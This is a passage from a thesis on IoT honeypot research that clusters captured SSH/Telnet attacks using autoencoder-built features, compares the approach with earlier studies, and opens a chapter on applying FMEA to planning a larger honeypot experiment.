


Figure 5.6: reconstruction Mean Squared Error (rMSE) for 10-fold cross-validation.

AE constructed 20 new features (floating-point values) for each attack instance. AE training also reduced dimensionality by converting input features into 20 floating-point values. We passed the data set with newly constructed AE features to clustering algorithms for understanding how the attacks were grouped under the same and different clusters.

5.5 Clustering Using Autoencoder Features

We used three well-known clustering algorithms: 1) K-means, 2) GMM, and 3) DBSCAN to perform clustering-based partitioning of attacks using the features constructed in the previous step. K-means has been used in existing studies to perform clustering of cyber attacks using command data [46]. To further explore behavioural patterns, we decided to use GMM which distributes data flexibly using a probabilistic way. Suitable number of clusters for the data set can also be obtained beforehand using K-means and GMM, as discussed below.

We also considered DBSCAN to perform clustering. It is an entirely

Algorithm 2 Model selection by applying 10-fold cross-validation

Input:

```
df ← Data set

fold ← sample(1:10, df, prob=c(0.1))                          ▷ Data into 10-folds
param ← list(1--10 c(hidden-layer models))                    ▷ 10 hidden-layers models
mse ← matrix()
for <i in 1:10> do
   for <j in 1:10> do
      model ← (training_set = df[fold!=j,]), hidden = param)  ▷ 10-fold cross validation
      reconstruction_error ← model, (df[fold == j,]) ▷ reconstruction_error for each model
      mse[i, j] ← mean(reconstruction_error)                  ▷ Calculate average
   end for
end for
```

Output:

```
Selected_model with minimum cross-validated rMSE
```

Algorithm 3 Feature construction

Input:

```
df ← Data set

Construction_model ← (training_set = df, hidden = Selected_model)
Features_constructed ← Construction_model, df    ▷ Feature construction with selected model
New Data set ← Features_constructed                          ▷ Constructed features
```

Output:

```
New Data set
```

different algorithm and groups the instances in a different way then K-means and GMM. The clustering arrangement by DBSCAN will provide us with a completely different viewpoint for analysing the attacks. The performance of a clustering algorithm is based on the way of arranging data and the underlying approach. However, we suppose that using three different algorithms will provide us meaningful and different insights as K-means is partitioning-based, GMM is distribution-based and DBSCAN is density-based. We used the implementations of chosen clustering algorithms [126, 51, 96] in RStudio [121] which is based on R programming language [118].

5.5.1 K-means clustering

We applied K-means clustering on our data set of features constructed by AE. We applied the Elbow method to select the number of cluster k. Elbow method is useful for finding number of clusters in a data set [92]. As shown in Figure 5.7, we see the reduction of within-cluster sum of squares slows down after $k = 4$ and $k = 8$. First, we grouped the attacks into four clusters. K-means distributed the attacks into larger four groups. However, they were not providing useful information to interpret clusters. Therefore, we decided to distribute attacks into $k = 8$ clusters.

We assigned the cluster labels generated by K-means to captured attacks. K-means distributed the attacks into eight clusters (C1–C8). The details about the number of attack instances in each cluster are provided in Table 5.2 and clustering arrangement of K-means is shown in Figure 5.8.

Table 5.2: Clustering arrangements by K-means, GMM and DBSCAN.

Algorithm	Clusters	Number of attacks in clusters
K-means	8	19804, 1427, 213, 2359, 5628, 288, 291, 264
GMM	8	16897, 2516, 1899, 3001, 2320, 2663, 784, 194
DBSCAN	8	25825, 14, 215, 1619, 2357, 156, 54, 28




Figure 5.7: K-means number of clusters.




Figure 5.8: K-means clustering of IoT attacks.

5.5.2 GMM clustering

We applied GMM clustering on our data set of features constructed by AE. We train the GMM by the Expectation-Maximisation (EM) algorithm. We used R-package "mclust" for this algorithm. The detail of procedures for model selection, various interpretations of outputs from this package can be found in [126]. For the GMM, clustering can be done by choosing the optimal covariance structure along with the optimal number of clusters k. To select the best optimal covariance structure and choose the number of

clusters k, we used the BIC. The "BIC" plot in Figure 5.9 shows suitable number of cluster is $k = 8$. It can be seen that the plot is representing similar curve as shown in Figure 5.7. We selected $k = 8$ clusters and distribute the attacks.




Figure 5.9: GMM number of clusters.

We assigned the cluster labels generated by the GMM to captured attacks. The GMM distributed attacks into eight clusters (C1–C8). The details about the number of attack instances in each cluster are provided in Table 5.2 and clustering arrangement of GMM is shown in Figure 5.10.




Figure 5.10: GMM clustering of IoT attacks.

5.5.3 DBSCAN clustering

We applied DBSCAN clustering on our data set of features constructed by AE. The DBSCAN is an algorithm which is hard to find a suitable number of clusters. We decided to use same number of clusters $k = 8$ identified by GMM and K-means above. DBSCAN distributes captured attacks into 8 clusters (C1–C8) with declaring six instances as noise points. The details about the number of attack instances in each cluster are provided in Table 5.2 and clustering arrangement of DBSCAN is shown in Figure 5.11.




Figure 5.11: DBSCAN clustering of IoT attacks.

We analysed the clustering arrangements performed by K-means, GMM and DBSCAN. In each cluster, we were able to determine the number of unique attacks. A unique attack refers to the attacks which have identical values for 61 features. Feature F62 (session duration) has different values for almost all of the attack instances. Hence, we discarded F62 for our discussion in this section. However, this feature was part of the feature construction and clustering processes. K-means, GMM and DBSCAN distributed the captured attacks into eight clusters. The details about the number of unique attacks in each cluster are provided in Table 5.3. For example, in C8 in GMM, there is one unique attack. This means 194 attacks in C8 of GMM according to Table 5.2 have identical values for 61 features

(F1–F61).

Table 5.3: Unique attacks in K-means, GMM and DBSCAN clusters.

Algorithm	Cluster (unique attacks)
K-means	C1(10), C2(30), C3(10), C4(5), C5(7), C6(8), C7(20), C8(12)
GMM	C1(1), C2(1), C3(92), C4(1), C5(1), C6(1), C7(1), C8(1)
DBSCAN	C1(17), C2(6), C3(2), C4(56), C5(4), C6(1), C7(1), C8(1)

The results in Table 5.3 show that GMM grouped identical attacks in clusters 1, 2, 4–8. Figure 5.10 shows that cluster C3 was grouping attacks covering the whole data set, which means all remaining attacks which are not part of clusters 1, 2, 4–8 were grouped under C3. In the case of DBSCAN, 85% of the total attacks were grouped in C1. We mapped the attacks grouped in C1 by DBSCAN to the attacks grouped into different clusters by GMM. This shows that DBSCAN was grouping the attacks from clusters C1, C2, C4 and C6 of GMM in C1 of DBSCAN. Other clusters in DBSCAN such as C6, C7 and C8 grouped identical attacks and C3 grouped nearly identical attacks. All remaining attacks were grouped in C4 which shows 56 unique attacks according to Table 5.3.

Our motivation to perform clustering was derived from studying different types of changes observed in the commands executed as part of the attack process. Furthermore, we wanted to study how these changes affect the behaviour of captured attacks and to answer the questions defined above. The clustering arrangement by GMM and DBSCAN did not provide useful information to understand how different levels of changes introduced in commands affect the behavioural patterns of attacks. These arrangements were focused on grouping identical or nearly identical attacks. Therefore, we decided to analyse the clustering arrangements of the K-means algorithm. Table 5.3 shows that K-means grouped various numbers of unique attacks in all clusters. It allows us to understand how attacks grouped in the same and different clusters are related to each other and to study different levels of changes in commands of these attacks.

5.6 IoT Attacks Analysis Using K-means Clustering

We constructed three questions in Section 5.1. We analysed various attacks representing different types of changes in commands and how K-means clustered these attacks to answer these questions. The Attacks discussed in this section are provided in A.1.

Attacks 1 and 2 show that similar commands were executed with changing the string characters when encoding and merging the data with keywords. K-means distributed these attacks into the same cluster as both of these attacks were assigned the same cluster label (C5). Attacks 3 and 4 also show minor changes as similar commands were executed as part of the attack process with varying signatures in keyword (`busybox`). K-means also assigned these attacks the same cluster label (C4). Moving towards the medium-level changes, we found that K-means assigned the same cluster label (C5) for Attacks 1 and 5 in which similar commands were executed in a different sequence. Such as command 1 in Attack 1 and Command 23 in Attack 5. Also five new commands, i.e., 18, 19, 20, 21 were added to Attack 5 compared to attack 1.

Analysing Attacks 1 and 6, we found that the same commands were executed except for two new commands, i.e., 3 and 4 are added in Attack 6. K-means also assigned a similar cluster label (C5) to these attacks. Attacks 5 and 6 also executed similar commands except for five new commands, i.e., 18, 19, 20, 21 and 22, are added into Attack 5 and removed two commands, i.e., 4 and 5, executed in Attack 6. K-means distributed the attacks with variations in same commands, change in the sequence of commands and adding or removing some of the commands into the same cluster. This shows the robustness of the proposed approach. Attacks 1, 2, 5 and 6 are different in terms of adding or removing some of the commands, however, these attacks were grouped in the same cluster (C5) because they executed many similar commands. K-means answered question 1: Do attacks with

different types of changes in commands can be grouped? by grouping the attacks with these types of changes.

Looking at the various changes introduced in commands of Attacks (1, 5), (1, 6) and (1, 7), we found that these attacks are also related to each other such as they could be possibly variants of the same attack. For example, Attacks 1 and 5 are different in terms of executing similar commands with a different sequence. Also, Attacks 1 and 6 are similar, however in Attack 6, attackers introduced a new way to change password (e.g. `echo` is changed with a different option `echo -e`, `chpasswd` is replaced with `passwd)`. Similarly, the changes found in Attacks 1 and 7 show that command 1 in Attack 1 was replaced by the first two commands in Attack 7. We decoded command 1 in Attack 1 that contains an encoded string embedded in (`echo`). The decoding is almost replaced as the first two commands in Attack 7. These types of changes were also observed in many other attacks. We theorise that it is possible that the attackers change the sequence of commands execution, introduced new commands, change existing ones and replaced some of the commands because their desired objectives were not met. This shows the possibility of these attacks being connected and some attacks that are precursors to other attacks. The analysis here answered question 2: Do different types of changes in commands represent that some of the attacks are the precursor to others?

Attacks 3, 8 and 9 show the execution of entirely distinct commands as part of the attack process. The commands show different intentions of the attackers. For example, commands and sequence of execution in Attack 3 show similar behaviour to Hajime (IoT worm) [41]. Attack 8 shows that most of the commands executed are related to getting device information and unset the history to remove traces. Attack 9 shows that the attacker first stops IP tables services, download the malware package using (`wget`) and install the package following the process of assigning required execution permissions. K-means distributed the attacks with entirely different commands into different clusters. For example, Attacks 3,

8 and 9 were given 4, 6 and 2 as cluster labels, respectively. This concludes that attacks with major changes in commands represented different attack classes and answered the question 3: Does the execution of entirely distinct commands represent different types of attacks?

5.6.1 Evaluation

We performed K-means clustering on data set with original features to evaluate our proposed approach of feature construction. We used the same number of clusters $k = 8$ chosen for features constructed by AE. We compared the clustering arrangements done by K-means on the data set with original features and the data set with features constructed by AE. Starting our analysis, we mapped attacks in each cluster of K-means on AE features with how they were distributed in clusters of K-means on original features, as presented in Table 5.4.

Table 5.4: Attacks clustering of K-means on AE and original features.

Clusters with AE Features	Clusters with Original Features
C1(19804)	C2(61), C3(19743)
C2(1427)	C1(1268), C5(159)
C3(213)	C1(7), C3(9), C4(166), C8(31)
C4(2359)	C6(3), C7(2356)
C5(5628)	C1(5), C2(23), C4(5599), C8(1)
C6(288)	C1(16), C8(272)
C7(291)	C1(44), C5(214), C6(33)
C8(264)	C4(215), C5(48), C6(1)

Table 5.4 shows that K-means applied on AE features has grouped 19,804 attacks under C1, which were distributed under C2 (61) and C3 (19,743) when the clustering applied on the original features. This shows that most of the attacks in C1 of K-means on AE were grouped in C3 of K-means on original features. However, 61 attacks were assigned different cluster label C2. To understand which clustering arrangements were performing better in terms of grouping attacks that have common features

values, we compared these 61 attacks by looking at clustering of K-means on both data sets.

We obtained the information about unique attacks in each cluster, as shown in Table 5.3. For example, C1 in K-means on AE features, we have 10 unique attacks. One of the unique attack represents 19,719 attacks that have same features values for F1–F61, hence this is the most dominating unique attack in C1 of K-means on AE. We found that these 61 attacks have 58 features common with most dominating unique attack in C1. This shows that 61 attacks were grouped in C1 according to K-means clustering on AE as they had 58 features in common with most of the other attacks in the same cluster.

We compared the same 61 attacks which were assigned cluster label C2 according to K-means on original features. In total, there were 84 attacks (representing two unique attacks with frequency of 61 and 23, respectively) clustered under C2 based on the original features. We found that 61 attacks were grouped in C2 according to K-means clustering on original features as they had 56 features in common with other 23 attacks in the same cluster C2. This shows that K-means clustering on features constructed by AE has better results than the K-means clustering on original features in terms of assigning the same cluster label based on matching more common features values with the attacks in the same cluster.

5.7 Comparative Analysis

In this section, we perform a comparative analysis of our proposed approach with two existing studies [46, 148] in which features were extracted from the command data and used for ML-based classification and clustering analysis. First, we define comparison criteria. Then, we discuss existing approaches and our proposed approach according to the specified criteria in the following sections.

5.7.1 Comparison criteria

We performed comparative analysis to discuss how our proposed approach provides improved features considering the following four criteria:

- *Type of analysis:* The process of feature extraction.
- *Generalisability:* Applying the approach to other data sets.
- *Coverage:* Covering all data set information in the feature extraction process.
- *Clustering arrangements:* How the extracted features are helping to distribute data to provide meaningful interpretations.

5.7.2 Approach 1

Fraunholz et al. [46] performed commands-based clustering analysis in which the top 500 commands were considered and K-means clustering was applied. We reproduced their approach on our data set and reported our findings.

- *Type of analysis:* The type of analysis is automatic as the top 500 unique commands were extracted without manually processing the data or assigning any labels. In our data set, the commands with seven occurrences were selected as top 500 commands.
- *Generalisability:* We found the approach applies to our data set as we extracted the top commands.
- *Coverage:* Concerning the coverage to our data set we identified following limitations:
  - One of the main issues is data loss. 410 attacks were not part of the analysis because the commands executed in these attacks

were not among the top 500 commands. These could potentially present different behaviours.

  - The approach considers that a command is unique only when all attributes are identical. We found that similar commands with minor changes in various attacks also lost their presence. Such as command 3 in Attacks 1 and 2 (A.1) and commands 5, 6, 7 and 9 in Attacks 3 and 4 (A.1) were removed from the data set when we considered the top 500 commands only. It would not be possible to study different types of changes in commands and their effects on behavioural patterns when these commands are removed from the data set.
  - The approach considers that a command is unique only when all attributes are identical. This would increase feature space since all the variations of a command are treated as unique.

- *Clustering arrangements:* We applied K-means clustering on the data set and distributed the attacks to $k = 8$ clusters as the number of suitable clusters were identified in Section 5.5. The details about the number of attacks in each cluster are provided in Table 5.5. We analysed the clustering arrangements and found that attacks in clusters 2 and 6 were almost similar. Attacks in clusters 3, 4, 7 and 8 were also representing the same attacks in C2. The only difference is that these attacks were assigned different cluster labels because they contain the (`chpasswd`) which has been repeated more than seven times in the sessions grouped under these clusters. Attacks in C5 were almost similar and all other remaining attacks were clustered under C1. Clustering arrangement shows that choosing top commands resulted in identifying clusters with attacks mostly repeated and all other attacks were grouped under these clusters because they were dominant.

Table 5.5: Clustering arrangements by K-means.

Features in	Clusters	Number of attacks in clusters
[46]	8	1384, 25991, 20, 8, 2485, 17, 10, 10
[148]	8	6043, 1781, 1121, 8241, 8490, 426, 1615, 2557

5.7.3 Approach 2

In [148], ten features were identified to be used in the classification of cyber threats. Seven features were related to mapping the commands to the consequences of their execution. These features include: 1) F1 - disk reading, 2) F2 - writing to disk, 3) F3 - obtaining system information, 4) F4 - Internet connections and downloads, 5) F5 - compilation or installation of programs, 6) F6 - execution of programs, and 7) F7 - suspension or elimination of processes in the system. The other three features include session time, country of the attacker and version of Secure Shell (SSH) client used. We were not limited to capturing attacks only on SSH port, hence the client key was not considered as a feature in our analysis. We report our findings for extracting above mentioned features from our data set.

- *Type of analysis:* The type of analysis is manual as the commands were theoretically mapped to seven features representing consequences of the commands. If a feature is present, the value 1 is assigned and when a feature is absent, value 0 is assigned.

- *Generalisability:* We found that the features categorisation is vague and exclusive such that there are many commands which can potentially be mapped to more than one feature. For example, commands in which attempts were made to download files are related to F4, however, these commands could also map to F2 as the downloads will be written to the storage drive. Similarly, it is not clear whether commands such as (`tftp, wget`) are used in isolation without additional options or attributes must also be mapped to F3 or F4 since no actual downloading took place. Attackers could potentially use

these commands to obtain system information through determining the system's support for these commands and not necessarily use them to download content from remote locations.

- *Coverage:* There were several commands which we were not able to map to any categories identified as F1–F7. For example, there were more than 5,000 attack sessions in our data set which executed a command to change the password using (`chpasswd`). We could not map this action to any of the features (F1–F7). Similarly, (`unset`) history commands remained unlabelled in our data set. We understand that the process of assigning manual labels depends on domain knowledge of the experts and is subjective. However, there should be more feature categories representing these actions of attackers.

- *Clustering arrangements:* We applied K-means clustering on the data set and distributed the attacks to $k = 8$ clusters as the number of suitable clusters were identified in Section 5.5. The details about the number of attacks in each cluster are provided in Table 5.5. Most of the attacks in C1, C2, C3, C5 and C8 were identical, however, they were distributed under various clusters based on the geographical locations of attackers. Clusters C1, C2 and C8 grouped only those attacks which belonged to the same country. This shows that the clustering algorithm with these features gives considerable attention to the feature "country of the attacker". This will affect understanding the attacks according to behavioural patterns when the same attacks are grouped in different clusters simply due to the source IP addresses of attackers belonging to different countries.
  Empirical mapping also affected clustering arrangements. For example, Attack 1 and Attack 3 (see A.1) executed entirely distinct commands, however, they were assigned the same cluster label C4 as the commands' consequences mapped with disk reading, writing and getting system information (F1–F3). We however argue that

they contain distinct commands and therefore must be grouped separately under different attack categories.

5.7.4 Proposed approach

Comparing the feature construction approach proposed with the studies discussed above:

- *Type of analysis:* Our feature construction approach automatically analyses the input features. We did not manually map commands to consequences, intentions of attackers or attackers' skills to represent features for IoT attacks clustering.
- *Generalisability:* We extracted keywords of commands as features without considering the attributes. This makes our approach more broad and able to extract features for any command data set. This will also help in addressing the challenge of increased feature space.
- *Coverage:* Concerning coverage, no information was lost in our proposed approach as we did not have any manual mapping or selection of a limited number of top commands. As discussed above, manual mapping to any defined categorisation can result in information loss when new commands are part of a data set which do not fit into any predefined categories. Similarly, in the process of selecting the top commands, we lose information by excluding commands which do not meet the specific repetition criteria.
- *Clustering arrangements:* We discussed the clustering arrangements with our proposed approach in Section 5.6. We interpreted the clustering arrangements and reported how the changes in commands reflect the behaviour of IoT attacks and how the attacks distributed under various clusters are connected.

5.8 Summary

This chapter proposed a feature set extracted from IoT attack patterns captured using our honeypot. Various dimensions such as depth of interaction by the attacker in the attack process, attacker's behaviour and utilisation of resources were considered. Clustering algorithms were applied and random tree models were employed to identify the distribution of attacks and classification features. The applicability of identified features and extended coverage to attack attributes have been discussed as compared with existing studies. However, some limitations of proposed approach were also highlighted such as the usage of domain knowledge, potential subjective bias and lack of analysing attacks for variations in attack commands and their effects.

We extended our analysis to address the identified limitations. A new approach is proposed comprised of feature extraction from command data, feature construction using AE and clustering IoT attacks to understand the effects of changes in commands on behavioural patterns of attacks. The proposed approach handles domain knowledge and subjective bias limitations by removing the process of manually correlating commands. AE-based feature construction is used to automatically learn and extract characteristics of command data. Moreover, clustering arrangements on AE constructed features provided meaningful interpretations for understanding the changes in commands on behavioural aspects of IoT attacks and how these attacks are linked.

The findings reported in Chapters 3, 4 and 5 are based on analysing the captured attacks deploying an instance of a medium-interaction server honeypot offering SSH and Telnet services and listening on the ports where IoT devices and services operate. We received more than two million attacks (connection requests) on the honeypot. We performed our data collection for four months and the goal was capturing different attack types from various attackers beyond the typical few days or weekly malware

propagation campaigns. The captured attacks allowed us to gain insights about the attack process, tools and techniques used. Moreover, we propose a deception-based security framework and perform clustering to understand the behaviour of various attack patterns.

In the captured attack data set, more than 90% of the attack sessions represent the behaviour of specific attack patterns. Further investigation reveals that attack sessions mapped to each pattern can be categorised as automated attacks. This rationale is based on the scripted behaviour shown by captured attacks such as executing similar commands following a sequence, performing many commands in very little time, introducing minor changes in attack commands and sending the commands even on the failed attack actions.

For example, Attack 1 shown in A.1 was recorded more than 5,000 times on the server honeypot in 16 days. This attack was performed by more than 500 attackers, i.e., unique IP addresses and the attack duration was mostly less than 60 seconds. The commands executed in these attack sessions were identical except for a minor change introduced in the password string when merging data with `echo` command. Similarly, Attack 3 shown in A.1 was captured on our server honeypot more than 2,000 times in almost four months with smaller variations introduced while embedding `busybox` signature. More than 2,000 attackers, i.e., unique IP addresses, were involved in executing these attack sessions and they mostly spent less than 20 seconds to complete the attack process.

From the discussion above, there are multiple takeaways. First, there are active attack campaigns on the Internet which do not target vulnerable devices for a limited time instead, they show the persistent nature of attacks or the proliferation of attacks. For instance, this has been observed that the same attack can be performed by many attackers sharing the same botnet infrastructure. Also, an attacker may continue to perform the same attack repeatedly. Second, in terms of utilisation of resources, it is found that in many cases, attackers continue to target our honeypot for

many days performing the same attack using different IP addresses. The observed behaviour is that they continue to target vulnerable devices and try to exploit them without considering failed attack actions and changing their actions based on the outputs from executed commands. Third, the overall attack structure for many attacks shows a limited scripted behaviour as there were not many variations introduced in the attack sessions which are part of a particular attack pattern. This discussion concludes that automated attacks are prevalent as they own larger resources, can instruct to target the victim with a scripted behaviour and can perform longer attack campaigns.

On the other hand, human attackers operate differently. They are not pre-programmed or pre-scripted, therefore, attack actions depend on situation, skill set, background knowledge and intentions. For example, on failed attack actions, human attackers may spend considerable time observing the output to change their action or leave the system when expected results are not met. Human attackers can think outside of the box and may perform attack actions against which existing security measures are not suitable. We also expect that human attackers do not use large resources to conduct multiple attacks. Considering all these aspects, it is important to identify human attackers, understand their attack actions and learn about their attack process.

In existing studies [20, 113, 120], researchers also distinguished human attackers based on general characteristics such as they make mistakes when typing/interacting, making corrections for the errors and typing speed is slower. In our current data set, we observed very few attacks that may be potentially labelled as performed by human attackers by looking at time spent by attackers to execute several commands and any typo mistakes found. To understand the behaviours of human attackers in IoT environments, we need to conduct further investigation on these aspects with a larger data set.

Conducting a large real-world experimental study involves deploying

multiple honeypots in different geographical locations. This will help increase exposure, improve data collection, i.e., capture attacks and generate an extensive data set. The larger attack data set will allow analysis considering various lenses to understand the human attackers and their interaction in the attack process. The experimental study requires considerations on various contributing challenges such as:

1. The behaviours of subjects of the study in real-world experiments are not predictable and lead to variations. For instance, we might be measuring the number of attacks at a particular point in time and observe a large number of attacks which might coincide with an extensive attack campaign and not necessarily a representation of a regular attack. Hence, the data capture duration must be carefully selected to outlast a potential single campaign.

2. Ensuring internal validity and controlling a large number of the components, processes or variables which could introduce bias into the study. This requires a rigorous process of taking preventive measure to minimise those factors and their effects.

3. External validity may also vary according to attacks captured on specific instances. There may exist location-specific attacks which exhibit varying behaviours.

4. Overall experimental control is also a major challenge when deploying multiple honeypot instances and requires appropriate controls to be put in place. For example, checking honeypots' configurations and installing their underlying libraries needed to ensure that attacks honeypots are operational, not throwing any errors and capturing attacks.

5. Avoiding the detection of honeypots by attackers and increasing deception are also contributing factors to make experiments better.

When carrying out our first experiment, we made required changes to control associated challenges as discussed in Section 3.3. Next, we plan to perform a real-world experimental study by deploying multiple honeypot instances worldwide to collect and analyse the captured attack data. Therefore, a detailed analysis is required before planning and designing the experiment. This includes identifying the potential failure modes in conducting experiments, their effects, root causes and how to minimise or mitigate them. Failure Modes and Effects Analysis (FMEA) allows thinking about the things which can go wrong, their effects and how to prevent and mitigate them during the development of a system or product [164]. In the next chapter, we use FMEA to analyse a honeypot-based cyber security experiment for IoT by considering factors and goals such as increasing the deception capabilities of the honeypots, increasing their exposure, avoiding their detection, deployment and monitoring aspects.

Chapter 6

Failure Modes and Effects Analysis (FMEA) of Honeypot-Based Cyber Security Experiment

This chapter answers *RQ4: How do we perform risk analysis for conducting a large honeypot-based cyber security experiment?*

In this chapter, Section 6.1 provides brief details on research problem. Section 6.2 summarises applications of Failure Modes and Effects Analysis (FMEA) in previous works. In Section 6.3, FMEA definitions are discussed. Section 6.4 outlines the FMEA process. Then, in Section 6.5 motivating scenario for this work is provided. Section 6.6 talks about how we applied FMEA to our experimental study of Internet of Things (IoT) attacks. Section 6.7 summarises this chapter.

6.1 Introduction

This chapter investigates the factors that affect a cyber security experiment involving Medium-interaction Honeypots (MIHPs) in a real-world study of IoT attacks. We explore the process of identifying contributing variables and their impact on a cyber security experiment using a formal process, namely FMEA. FMEA is a systematic approach to addressing issues which can go wrong, their effects and how to prevent and mitigate them during the development of a system or product [164]. FMEA promotes a bottom-up analysis which starts with looking at the lowest level components to find potential failure modes, their causes and effects. The process then moves to identify the failure effects on the overall system [164, 138]. As part of this chapter, we proposed the following contribution:

- We applied FMEA to design a honeypot-based cyber security experiment in IoT environments considering deceptive capabilities, increasing exposure, avoiding detection, deployment and monitoring aspects of honeypots. This allowed to identify the factors affecting the outcome or contributing to the potential failures, causes of failures, their effects and measures to minimise or mitigate them are discussed.

6.2 Applications of FMEA

FMEA has been practised in various industries including information management and software development processes [47, 164, 138]. Sulaman et al. [138] discussed risk and hazard analysis of IT systems by performing qualitative analysis using FMEA and System Theoretic Process Analysis (STPA) on a case study. They emphasised that the development of IT systems is a complex process and requires risk analysis in the design phase to minimise the likelihood of systems failures. Discussing the FMEA results, using coding guidelines, reviewing codes, functional, performance

and security tests have been mapped as preventive measures to avoid the risks in development and operational phases.

Snooke and Price [132] proposed automating software FMEA for low-level languages and model-driven software developments. Low-level languages are used for safety systems and model-driven development refers to building the models for the software to be developed. It has been discussed that software FMEA can improve automated testing, leading to a decreased number of potential faults. Moreover, they propose that software FMEA can be automatically generated for model-driven development by feeding the information from various representations. Ayaz and Testik [18] highlighted the need for automating the FMEA tool because of its applicability in different domains and difficulties associated with its manual implementations. They used data-based algorithms for automation and tested them on computer servers using their log data.

An application has also been proposed in [47] to use FMEA in software development processes. Considering the software development process of ISO, FMEA has been analysed for all eight phases discussing potential failure separately. Inayat et al. [63] applied FMEA to cyber physical system case study. They identified and analysed risks and discussed safety requirements for various modes of the chosen case. Akula and Salehfar [2] also applied FMEA for assessing the risk of a cyber-physical system. They discovered the potential failure modes, i.e., cyber attacks, and their effects on the performance. As part of their study, an approach has also been proposed to calculate Risk Priority Number (RPN). A discussion on some of the critical components is also provided.

The studies discussed above show the applications of FMEA in the domain of computers to determine hazard or failure modes, prioritising them based on RPN and thinking about how to mitigate or minimise these failures. The details on the definitions and process followed for conducting FMEA studies are discussed in the following sections.

6.3 FMEA Definitions

To apply FMEA in the context of a honeypot-based cyber security experiment, FMEA sheet is designed containing the following definitions and many of them were adapted from [138, 164, 100]:

- *System:* Defining the overall scope as the analysis to be performed is for a product, system, process, service or concept.
- *Component(s):* Decomposing the system into sub-parts to study the potential failures, causes of failures and the mitigation for each part. Each part presents a component of the system.
- *Function(s):* Identifying the purpose, function and application of each component of the system.
